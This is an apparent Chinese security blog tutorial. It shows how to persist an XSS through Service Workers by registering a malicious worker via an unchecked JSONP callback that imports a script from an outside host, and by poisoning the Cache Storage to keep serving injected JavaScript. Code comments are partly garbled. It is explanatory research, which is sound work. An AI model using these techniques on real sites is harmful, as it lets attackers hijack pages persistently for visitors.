RootkitXSS之ServiceWorker

hpdoger / 2018-11-12 09:18:00 / 浏览数 3812

RootkitXSS之ServiceWorker

在拿到一个可以XSS点的时候后，持久化成为一种问题。这几天跟师傅们接触到RootkiXss的一些姿势，受益匪浅

Serviceworker定义

Service workers(后文称SW)
本质上充当Web应用程序与浏览器之间的代理服务器，也可以在网络可用时作为浏览器和网络间的代理。它们旨在（除其他之外）使得能够创建有效的离线体验，拦截网络请

也就是说SW 提供了一组API，能够拦截当前站点产生HTTP请求，还能控制返回结果。因此，SW 拦住请求后，使用 Cache Storage
里的内容进行返回，就可以实现离线缓存的功能。当Cache Storage不存在请求的资源时再向服务器请求,cache.put可以选择性地将请求资源加载到cache
storage中。如果不手动取消已经注册过的sw服务,刷新/重新打开页面都会启动站点的sw服务，这为我们持久化XSS提供了一定的条件。

查看SW服务

Chrome地址栏访问 chrome://serviceworker-internals/，就可以看见已有的后台服务。

注册serviceworker


注册点js代码

```
<script type="text/javascript">
   var url="//localhost/serviceworker.js";
   if ('serviceWorker' in navigator) {
navigator.serviceWorker.register(url)
.then(function(registration) {
console.log('ServiceWorker registration successful with scope: ', registration.scope);
})
};
</script>
normal visit
```

script标签下的type必须指明为`text/javascript`

event.request.clone()

对象的内容如图



攻击条件

一个可以XSS的点

sw文件可控

如果说sw可以放在同源下,也就是js文件可控的话。直接注册Sw，代码如下：

```
// ■■■■■■Url■■■■■■■■■■Url■■■■■■■■response
self.addEventListener('fetch', function (event) {
   var url = event.request.clone();
   body = '<script>alert("test")</script>';
   init = {headers: { 'Content-Type': 'text/html' }};
   if(url.url=='http://localhost/reurl.html'){
       res  = new Response(body,init);
       event.respondWith(res.clone());
   }
});
```

jsonp回调接口

利用储值型X点写入下面的代码

当JSONP接口存在缺陷时，比如没有校验回调名。导致返回内容可控
比如：url?callback=importScript(...)
返回importScript(...)
代码实现如下：

```
<?php
// JSONP ■■■■■■■■
$cb_name = $_GET['callback'];
$cb_data = time();

header('Content-Type: application/javascript');
echo("$cb_name($cb_data)");
```

attack_js

```
<script type="text/javascript">
   var url="//localhost/getdata?callback=importScripts('//third.com/sw.js?g')";
   if ('serviceWorker' in navigator) {
navigator.serviceWorker.register(url)
.then(function(registration) {
console.log('ServiceWorker registration successful with scope: ', registration.scope);
})
};
</script>
```

这里面callback回调的事件就相当于sw脚本。当js被执行之后会注册一个sw脚本,内容是回调的事件

或者鸡肋上传一个html到网站下

```
<html>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
<body>
<script type="text/javascript">
   var url="//localhost/getdata?callback=importScripts('//third.com/sw.js?g')";
   if ('serviceWorker' in navigator) {
navigator.serviceWorker.register(url)
.then(function(registration) {
console.log('ServiceWorker registration successful with scope: ', registration.scope);
})
};
</script>
it's nothing
</body>
</html>
```

局限

- 存在有缺陷的 JSONP 接口
- JSONP 的目录尽可能浅（最好在根目录下），如果放在域的根目录下，将会收到这个域下的所有fetch事件
- JSONP 返回的 Content-Type 必须是 JS 类型
- 存在 XSS 的页面

在网上看到一个师傅这样作例,引用一下：
service worker文件被放在这个域的根目录下，这意味着service worker和网站同源。换句话说，这个service work将会收到这个域下的所有fetch事件。如果我将service worker文件注册为/example/sw.js，那么，service worker只能收到/example/路径下的fetch事件（例如： /example/page1/, /example/page2/）

Cache缓存污染

前文的攻击不涉及cache里的资源,进行的是协商缓存，下面说一下强缓存的利用。

请求资源

如果使用cache.put方法，则请求的资源成功后会存在Cache Storage里。如果fetch里写了caches.match(event.request)方法，则每次请求时会先从caches找缓存来优先返回给请求页面。若没有缓存，再进行新的缓存操作。

下面是一个缓存读取/判断的demo

```
// ■■■■■Url■■■■■■■■■Url■■■■■■■■response■■■■Fetch■■■■■■■■■url■■■■■■■■(■■■■■■■■■■))
self.addEventListener('fetch', function (event) {
       event.respondWith(
           //console.log(event.request)
       caches.match(event.request).then(function(res){
       if(res){//■■■■■■■■■■
       return res;
       }
       return requestBackend(event);//■■■■■■■■■
       })
       )
  });

function requestBackend(event){
       var url = event.request.clone();
       console.log(url)  //■■■■■■■■■■■■■
       if(url.url=='http://localhost/reurl.html'){//■■■■■■■■■■■■■

       return new Response("<script>alert(1)</script>", {headers: { 'Content-Type': 'text/html' }})
       }
       return fetch(url).then(function(res){
       //■■■■■■■■■■
       if(!res || res.status !== 200 || res.type !== 'basic'){
       return res;
       }
       var response = res.clone();
       caches.open('v1').then(function(cache){  //■■v1■■■■■■■
       cache.put(event.request, response);
       });
```

```
        return res;
        })
}
```

分析

前几天看ED师傅的研究,发现这种好玩但是鸡肋的方法。上面提到cache.put的方法把js资源添加到Cache Storage，其实如果我们用cache.put把恶意代码插入,覆盖原始的js数据。后果就是当sw请求cahce里的资源时会执行恶意代码。比如workbox会先从缓存读取静态资源,我们

控制台输入下面的恶意代码

```
async function replay() {
   const name = 'xx'
   const url = 'xx'
   const payload = `
alert(1);
`
   let cache = await caches.open(name);
   let req = new Request(url);
   let res = new Response(payload + replay + ';replay()');   //■■alert+■■cache■■+■■fn
   setInterval(_ => {
     cache.put(req, res.clone());
   }, 500);
}
replay();
```

就可以在cache Storage里看到500ms刷新并覆盖一次的js资源。

Headers Preview

```
1
2  alert(1);
3  async function replay() {
4      const name = 't
5      const url = 'https:/
6      const payload = `
7  alert(1);
8  `
9      let cache = await caches.open(name);
10     let req = new Request(url);
11     let res = new Response(payload + replay + ';replay()');   //æ•§è¡•alert+å••å•¥cacheå••å®¹+æ•§è¡•fn
12     setInterval(_ => {
13       cache.put(req, res.clone());
14     }, 500);
15 };replay()
```

相关链接

Service Worker API(https://developer.mozilla.org/zh-CN/docs/Web/API/Service_Worker_API)

浏览器缓存知识(https://www.cnblogs.com/lyzg/p/5125934.html)

上一篇：如何构造基于浏览器的端口扫描器 下一篇：HCTF 2018 Writeup...

1. 0 条回复

- 动动手指，沙发就是你的了！

目录